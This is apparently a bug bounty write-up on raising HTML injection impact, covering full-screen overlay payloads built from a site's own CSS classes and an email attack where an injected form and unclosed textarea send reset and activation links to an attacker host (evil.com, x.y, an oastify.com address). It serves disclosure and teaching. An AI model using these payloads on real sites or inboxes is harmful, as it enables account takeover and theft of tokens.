
How do I change HTMLi from Low to Critical? Is your mailbox safe?

lamscun · Follow
6 min read · Oct 6

182

In this post, I'm just sharing how I increased the impact of regular HTMLi bugs from Low to Medium, High and even **Critical** impact.




□ ● #1[redacted]58 Account Take Over via Email Invitation — October 13, 2022
[redacted] Critical

□ ● #18[redacted]06 Account Take Over via Email Invitation (Bypass report [redacted]) — January 10, 2023
To [redacted] · Critical

Severity	Critical (9 ~ 10)
Asset: Dom...	www.[redacted]com
Weakness	Improper Access Control - Generic
Bounty	$1,500

Normally, I you have tried everything but can not exploit you HTMLi bug to **XSS, SSRF, SSTI, etc**,… You have to ignore this bug or try to report with low impact. I even have a lot report HTMLi rejected with **Information** status :((



□ Show: 25 ▾ Sort: Most relevant ▾

□ ● #1[redacted]8 Hyperlink & HTML Injection in Full Name input — January 14, 2021
To: · Low

□ ● #9[redacted]55 HTML Injection in https://su[redacted].org/ — September 5, 2020
To: · Low

□ ● #7[redacted]5 HTML 'emplate Injection — January 29, 2020
To: · Low

□ ● #7[redacted]5 HTML 'emplate Injection — January 29, 2020
To: · Low

□ ● #7[redacted]0 HTML injection via email template — December 16, 2019
To: R[redacted] · Low


□ ● #1[redacted]2 HTML injection in https://im[redacted] secu[redacted]m/swagger/ — June 16, 2022
To: [redacted]s · Low

I was trying to find anoter way to exploit this bug to increase its impact, here are some of the ways I used:

1. From Low to Medium, High impact by: "class"

If the application only accept your input with the basic html tags such as: <a>, <img>, <p>, <div>, <br>,… You can report it but I'm sure your report only get the low bounty.

I had reported some bugs with this normal html injection payload: `<a href='https://attacker_domain'>CLICK HERE</a>` and of course it **only get the low bounty**



#959298 Html injection in comment

ADD HACKER SUMMARY

TIMELINE · EXPORT

lamscun submitted a report to Doximity. — August 15, 2020(3 years ago)

Hi,

I just found an issue html injection in https://doximity.hacker1.doxdyn.com. It allow me injection some basic html code in comment of a post.

Image F949810: poc.png 70.07 KiB

Zoom in Zoom out Copy Download

Doximity
https://doximity.hacker1.doxdyn.com/newsfeed/0d09c5e1-6647-45b5-8a36-9a938d6f0672
Cory Simpson
Feb 27
View profile
16 Likes 17 Comments
Add a comment
Lawerence Klocko, Medical Student
Med Student · edited · just now
Content is hidden ... more
Like Reply
Arvin Santos, MD
Nephrology · Feb 28
Each clinician in America begins every day having to face serious challenges to security, identity, and confidence. If you work with the insurance industry, the world is characterized by the appe ... more
Like Reply 13 Likes
Christine Luu, Medical Student
Med Student · Feb 28
Logic has no place in this world "you just hit the truth " chapeau
Like Reply 1 Like
© 2020 Doximity, Inc.
Help Terms of Service
Privacy Community Guidelines
https://fake.hacker1xxxx.doxdynxxxx.com

The screenshot show that I can inject a link into a text in comment.

Reported August 15, 2020, 9:11am UTC

lamscun

Participants

Report Id	#959298 Resolved (Closed)
Reported to	Doximity Managed
Disclosed	October 18, 2021, 5:47pm UTC
Severity	Low (0.1 ~ 3.9)
Asset: Wil...	*.hacker-1.doximity-staging.services
Weakness	None
Bounty	$250
Time spent	None
Visibility	Disclosed (Full)
CVE ID	None
Duplicates	#959369
Account de...	None

TIMELINE · EXPORT


[redacted]bi submitted a report [redacted] — October 6, 2021(2 years ago)

Hello,

Summary:

Participants

Report Id [redacted] Resolved (Closed)



First Name, Last Name and Username inputs of Control Center Settings are missing input validation allowing to add HTML Content leading to HTML Injection. Attacker can exploit this by injecting malicious HTML Content in the Full Name input as well as username inputs and invite users. Once the victim open the email, the attack is exploited successfully.

Steps To Reproduce:

1. Login to your account https://[redacted]/ with your valid username and navigate to `Control Center Settings` - https:[redacted]erSettings
2. Click on `Invite` and in the First Name, Last Name and Username inputs add HTML Content: Ex: `<h1>HTML_Injection</h1> <a href="https://www.evil.com"> Click Here</a>`.
3. Click `Submit`.
4. An email is sent to victim inbox with the name being interpreted as HTML Tags.
5. Once victim navigate to the email, the attack will be successful.

Supporting Material/References:


Image F1473396: html_injection.png 192.98 KiB

Zoom in Zoom out Copy Download

Reported to	[redacted]
Severity	Low (0.1 - 3.9)
Asset: Wil...	[redacted]
Weakness	Improper Input Valic
Bounty	$250
Time spent	None
Visibility	Private
CVE ID	None
Duplicates	#1492338
Account de...	None

But after that I found that I could increase the impact to Medium. That is, if you can create a **layer mask** with your html code, this **layer mask** will completely **cover full** of the current page, then obviously the availability will be raised to low, or even high. And to popup a full screen **layer mas k** you can use this simple payload:

```
<a href='https://attacker_domain'><img src=layer_mask_image
style='position:fixed; top:0; left: 0; width: 100%'></a>`
```



Body 1 HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.

low impact htmli

HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.
HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.

```
<!DOCTYPE html>
<html>
 <head>⋯</head>
 <body>
  <p>⋯</p>
  <!--html injection is here-->
  <a href="http://attacker_domain.xyz">
   <img src="https://i.ibb.co/2jc8BjH/image.png">
  </a>
  <!--html injection is here-->
  <p>⋯</p>
 </body>
</html>
```

Full screen a layer mask, it will redirect with any click by victim

```
<!DOCTYPE html>
<html>
 <head>⋯</head>
 <body>
  <p>⋯</p>
  <!--html injection is here-->
  <a href="http://attacker_domain.xyz">
   <img src="https://i.ibb.co/2jc8BjH/image.png" style="position:fixed; top: 0;
   left: 0; width: 100%; ">
  </a>
  <!--html injection is here-->
  <p>⋯</p>
 </body>
</html>
```

This payload will work if you could control the `**style**` for these basic tags.

To control style in html code, people will usually insert the tag `<style>` or or insert the `style` attribute (ex: <a style='….'>) , and **this <style> tag or `style` attribute is also very often blocked, removed or filtered** only for basic properties such as width, height, … (ex: <a style='height: 100px;'>).


How control the style html without JS, CSS, <style>, 'style' attribute ???????????????

How do I control the style in a basic html **without editable js, css, <style>, 'style' attribute ??????**

→ Yeah!!!! I have another way :)) that is using the '**CLASS**' or '**ID**' attribute.


Normal libraries will not remove or filter this '**class**' or '**id**' attribute, how amazing??

I realize that a website always has many **.css** files with pre-defined styles for `**class**`, so we just need to find the correct class name that has `**position:fixed**` , `**top:0**` , `**width: 100%**` . I call this method is **Style Gadget Attack — SGA**



view-source:https://www.amazon.com/

```
<!--[if lt IE 7]> <html lang="en-us" class="a-no-js a-lt-ie9 a-lt-ie8 a-lt-ie7"> <![endif]-->
<!--[if IE 7]>    <html lang="en-us" class="a-no-js a-lt-ie9 a-lt-ie8"> <![endif]-->
<!--[if IE 8]>    <html lang="en-us" class="a-no-js a-lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!-->
<html class="a-no-js" lang="en-us"><!--<![endif]--><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<title dir="ltr">Amazon.com</title>
<meta name="viewport" content="width=device-width">
<link rel="stylesheet" href="https://images-na.ssl-images-amazon.com/images/G/01/AUIClients/AmazonUI-3c913031596ca78a3768f4e934b1cc02ce238101.secure.min._V1_.css">
<script>
```



view-source:https://www.apple.com/iphone-15-pro/


```
<meta name="viewport" content="width=device-width, initial-scale=1, viewport-fit=cover" />


        <link rel="stylesheet" type="text/css" href="/api-www/global-elements/global-header/v1/assets/globalheader.css" />
        <link rel="stylesheet" type="text/css" href="/ac/globalfooter/8/en_US/styles/ac-globalfooter.built.css" />

    <link rel="stylesheet" type="text/css" href="/ac/localnav/8/styles/ac-localnav.built.css" />
```


Allways has a lot of .css files in a website. Take advantage of it :D

And it's not difficult to find the classes for the gadget we want above (`**position:fixed**` , `**top:0**` , `**width: 100%**`)



```
GET
/images/G/01/AUIClients/AmazonUI-3c913031596ca78a3768f4e934b1cc02ce2
38101.secure.min._V1_.css HTTP/2
Host: images-na.ssl-images-amazon.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132
Safari/537.36
Cache-Control: max-age=0
```


```
.a-button-close:hover.a-icon.a-icon-close{
  opacity:.8;
  filter:alpha(opacity=80)
}
.a-button-close:active{
  background-color:#e9e9e9
}
#a-popover-lgtbox,.a-modal{
  position:fixed;
  top:0;
  left:0;
  height:100%;
```



```
GET
/api-www/global-elements/global-header/v1/assets/globalheader.css
HTTP/2
Host: www.apple.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132
Safari/537.36
Cache-Control: max-age=0
```

```
  }
}
.globalnav-bag-badge:before,.globalnav-bag-badge:after{
  content:"";
  position:absolute;
  top:0;
  display:block;
  width:1.3em;
  height:100%;
  background:var(--globalnav-badge-background);
  border-radius:1.3em
}
#globalnav:not([dir=rtl]).globalnav-bag-badge:before,#globa
  right:0
}
#globalnav[dir=rtl].globalnav-bag-badge:before,#globalnav[d
  left:0
}
.globalnav-bag-badge:before{
  transition:transform.3scubic-bezier(.25,.1,.3,1)
}
.globalnav-bag-badge-separator{
  background:var(--globalnav-badge-background);
  width:1em;
  height:100%;
  position:absolute;
  top:0;
  transform:scaleX(0);
```

Especially, if the page use the **bootstrap** this simple use the class '**modal**' , '**shadow-modal**', …



0 [redacted] Stored Html Injection via "first Name", "lastName"

ADD HACKER SUMMARY

TIMELINE · EXPORT

lamscun submitted a report to [redacted]. February 7, 2023(8 months ago)

Hi

I just found an Stored Html Injection via "first Name", "lastName".

Steps:

1. Go to https://www[redacted]/signup
2. Sign Up with "first Name", "lastName" : `<a href=http://t.ly><img src='https://hmp.me/dlxf' class='shadow-modal' width=100%>`
   (Note: **class='shadow-modal'** allow to popup the `<img>` over full UI)
3. Go to profile of any other user, click to Message"
4. When victim go to view his messages , the attacker's payload will be shown

lamscun

Participants

Report Id: #[redacted] Resolved (Closed)

Reported to: G[redacted] Managed

Severity: High (8.0)

Asset: Wil...: https://w[redacted]com/*


Weakness: None

Bounty: $1,000

Time spent: None

Depending on the location you inject the html into, maybe comment in main page of inbox chat,… the impact of this SGA technique will be medium or high because it affects to the `availability` of the page for another user of all users.

2. From Low to High, Critical impact by sending email.



ADD HACKER SUMMARY

TIMELINE · EXPORT

lamscun submitted a report to [redacted] October 13, 2022(12 months ago)

Hi there,

I just found an issue in https://www[redacted]com/, it allow attacker take over any account via an Email Inviation which was sent from mailers+noreply@[redacted]com


Reported October 13, 2022, 9:13am UTC

lamscun

Participants

Report Id: #1[redacted] Resolved (Closed)

Reported to: [redacted] Managed



(attacker could control content of email from mailers+noreply@[redacted]com to anyone).

Steps:

1. Attacker sign up https://www[redacted]com/ as a Teacher
2. Attacker create a class with malicious name ex: `<form action=//x.y><input type=submit><hr><textarea name=`
3. Attacker add victim's email to this class
4. An email from mailers+noreply@[redacted] will be sent to victim's email
5. When Victim clicks to the button, his confirmation link will be sent to domain http://x.y (this is attacker's domain)
6. With the confirmation link, attacker successfully login to victim's account without any credential.


Video F1983921: recording-1665651876322.webm 37.11 MiB

Zoom in Zoom out Copy Download

Severity	Critical (9 ~ 10)
Asset: Dom...	ww[redacted]com
Weakness	Improper Access Control - Generic
Bounty	$1,500
Time spent	None
Visibility	Private
CVE ID	None
Account de...	None

Your mail box is safe ????????

I have many HTMLi reports in email, usually it allow attacker control content of the email which sent from a valid domain to any victim's email. And of course, it only gets a low bounty of N/A because it's like a spam with no further impact :(((((



□ #125[redacted] Can control content email send from no-reply@[redacted] July 3, 2021
To: [redacted] · Low

□ #7[redacted] Can control content email from no-reply@[redacted] December 15, 2019
To: [redacted]ug Bounty Program · Low

□ #862370 HTML injection in email. April 29, 2020
To: Chorus · Low

□ #718312 Control content Notification E-mail send to other user via bypass maxlength "Preferred First Name" and Change "Notification E-mail" without confirm October 20, 2019
To: [redacted] Low

□ #1750366 HTML injection in email from CustomerService@[redacted]com October 25, 2022
To: S[redacted]unty · Low


□ #1528166 [redacted] in Team's name to [redacted] via email April 1, 2022
To: N[redacted]y · Low

□ #1805819 HTMLi in invite email via company's name December 14, 2022
To: [redacted]BP · Low

After some research, I discovered that the email provider (**Gmail, Outlook, Zoho,...**) allow us to inject the **<form>** tag as a valid tag. Great, I thought about injecting a Login Form to trick victim input his user, password,.. yes It is still considered spam and is still Low impact, Low bounty. :((((

After reporting and being closed many times, it was so annoying that I tried and found a way to increased the impact of type this bug. I realized that if I could only inject into the content of victim's email, it would have low impact, but if **I could get the content of this emails** (the content of email normally includes token, reset pass, otp, ...) as well, then clearly its impact would be too serious.

Normally you will be able to insert html into the user name, group name, company name, etc.. into the email as shown below, and have you ever thought you would be able to get other content in the email like victim's "Activate victim's link is as shown below. Yes I can do it by my simple payload.



Welcome to t digital health platform Inbox ×

Support
Welcome to t digital health platform Hello Iam"> scun">, Welcome to It is nice to see you here. We have received your registratio
9:03 PM (5 minutes ago)

S Support
to Iamscun+xx
9:06 PM (2 minutes ago)

Welcome to teamplay digital health platform

Hello Iam"'>


xxxx scun,

Welcome to It is nice to see you here. We have received y to do th t platform is to click on the button below:

How to obtain the link Active????

As I said above, the email box allows us to insert the <**form**> tag, which means we will be able to send information from this form, so how can we get the content inside email sent to the victim

I realized the interesting thing about the **<textarea>** tag (it is also a valid tag allowed in emails), ***all html content following it will be turned into text and attached to the content, contained in a previous form tag.***



file:///Users/lamscun/Desktop/test.html

Hello lamscun_can_inject_htmli_here

This is your reset password link Reset Passowd or click to this botton to get new passowd

Reset Password

Any other content

```
<body>
  <p>Hello lamscun_can_inject_htmli_here</p>

  This is your reset password link <a href="https://x.y.z?token=resetpass">Reset Passowd</a>
  or click to this botton to get new passowd <br><br>
  <a href="https://x.y.z?token=resetpass"><button>Reset Password </button></a>

  <p>Any other content</p>
</body>
```

```
<html>
  <head></head>
  <body>
    <p>Hello lamscun_can_inject_htmli_here</p>
    This is your reset password link
    <a href="https://x.y.z?token=resetpass">Reset Passowd</a>
    or click to this botton to get new passowd
    <br>
    <br>
    <a href="https://x.y.z?token=resetpass">…</a>
    <p>Any other content</p>
  </body>
</html>
```


file:///Users/lamscun/Desktop/test.html

Hello lamscun

ViewMore

```
<html>
  <head></head>
  <body>
    <p>Hello lamscun</p>
    <form action="http://x.y?">
      <button type="submit">ViewMore</button>
      <textarea name="x" style="display:none">
        </p> This is your reset password link <a
        href="https://x.y.z?token=resetpass">Reset Passowd</a> or click to this
        botton to get new passowd <br><br> <a href="https://x.y.z?token=resetpass">
        <button>Reset Password </button></a> <p>Any other content</p> </body>
      </textarea>
    </form>
  </body>
</html>
```

The above completely works with Gmail, Outlook, …




Welcome to [redacted] lth platform

Hello ,click the button to Login

Login

```
lor:#000000">
 " Hello ,click the button to Login"
▼<form action="http://3imm0dce9it0ah7gpg27rlyc339uxj.oastify.com" method="POST" tar
 k">
  ▼<button type="submit" style="background:#009999;color:#fff;display:inline-block;
   15px;border:0;border-radius:3px;font-weight:bold;font-size:18px;text-decoration:
     " Login "
   ▼<textarea name="test" style="display:none"> == $0
      " lamscun, <br /> <br /> [redacted] It is nice to see
      have received your registration, now all you need to do to explore the teamp
      health platform is to click on the button below: <!-- Button --> <br /> <br
      conversion="false" alias="CTA Button" title="Activate" style="background: #0
      color: #fff;position: relative; display: inline-block; padding: 8px 15px; bo
      0;border-radius: 3px; font-weight: bold; font-size: 18px; -webkit-appearance
      text-decoration: none;" height="30px" width="180px"
      href="https:[redacted]
      2BvnF4FRQoYNxARb-2BUd8-3D" target="blank">Activate</a> <br /> <br /> Please
```

Victim click to Login button, his active link will be sent to attacker’s domain.



ADD HACKER SUMMARY

TIMELINE · EXPORT

lamscun submitted a report t[redacted] October 13, 2022(12 months ago)

Hi there,

I just found an issue in https://www[redacted]com/, it allow attacker take over any account via an Email Inviation which was sent from mailers+noreply@[redacted]com (attacker could control content of email from mailers+noreply@[redacted]com to anyone).

Steps:

1. Attacker sign up https://www[redacted]com/ as a Teacher
2. Attacker create a class with malicious name ex: `<form action=//x.y><input type=submit><hr><textarea name=`
3. Attacker add victim's email to this class
4. An email from mailers+noreply@[redacted] will be sent to victim's email
5. When Victim clicks to the button, his confirmation link will be sent to domain http://x.y (this is attacker's domain)
6. With the confirmation link, attacker successfully login to victim's account without any credential.

Video F1983921: recording-1665651876322.webm 37.11 MiB

Zoom in Zoom out Copy Download

Reported October 13, 2022, 9:13am UTC

lamscun

Participants

Report Id	#1[redacted] Resolved (Closed)
Reported to	[redacted] Managed
Severity	Critical (9 ~ 10)
Asset: Dom…	ww[redacted]com
Weakness	Improper Access Control - Generic
Bounty	$1,500
Time spent	*None*
Visibility	Private
CVE ID	*None*
Account de…	*None*

Summary:

You can use a basic html injection with higher impact, and get secret key tokens, reset link, etc. not only in emails but also on any page where you insert html (I have had many reports with high, critical impact with this method) with the payloads below:

- For create layer mask:

```
<a href='evil.com'><img src='img_link' class='SGA_class ..' ></a>...
```

- For obtain content page, email:

```
<form action='//evil.com'><button type='submit'><textarea name='x'>...
```

In reality, I have a lot of case need to bypass base on sample payload blow. Feel free to contact me if you need to collaborate to exploit similar types of bugs

@lamscun (https://hackerone.com/lamscun , https://twitter.com/lamscun)

@flyseccorp (https://www.flyseccorp.com/ , https://twitter.com/flysec_corp)

HTML Hacking Bugbounty Writeup

182

D

Written by lamscun

36 Followers


Follow

More from lamscun

lamscun

Android Challenge — Just for Fun 1

This is a Android challenge come from a bro in my company, the challenge is if I can't get the flag within 1 hour, I have to buy coffee...




4 min read · Oct 21, 2022

112

See all from lamscun

Recommended from Medium




Khod4li

P1 XSS?

Hello to all you curious hackers. It's been two weeks since I discovered this vulnerability,...

6 min read · Oct 7

115 1



Gokulvinesh

RCE | XSS via Image Exif metadata

Hello guys,


3 min read · Sep 13

132 1

Lists

New_Reading_List

174 stories · 149 saves



/refer.asp?l=default" accesskey="X" onclick="alert('rXSS in Hidden Fields by Red_darkin')

authorconnectwebofscience.com

rXSS in Hidden Fields by Red_darkin

Red Darkin

Reflected Cross-Site Scripting in Hidden Input Fields

2 min read · Oct 7

120

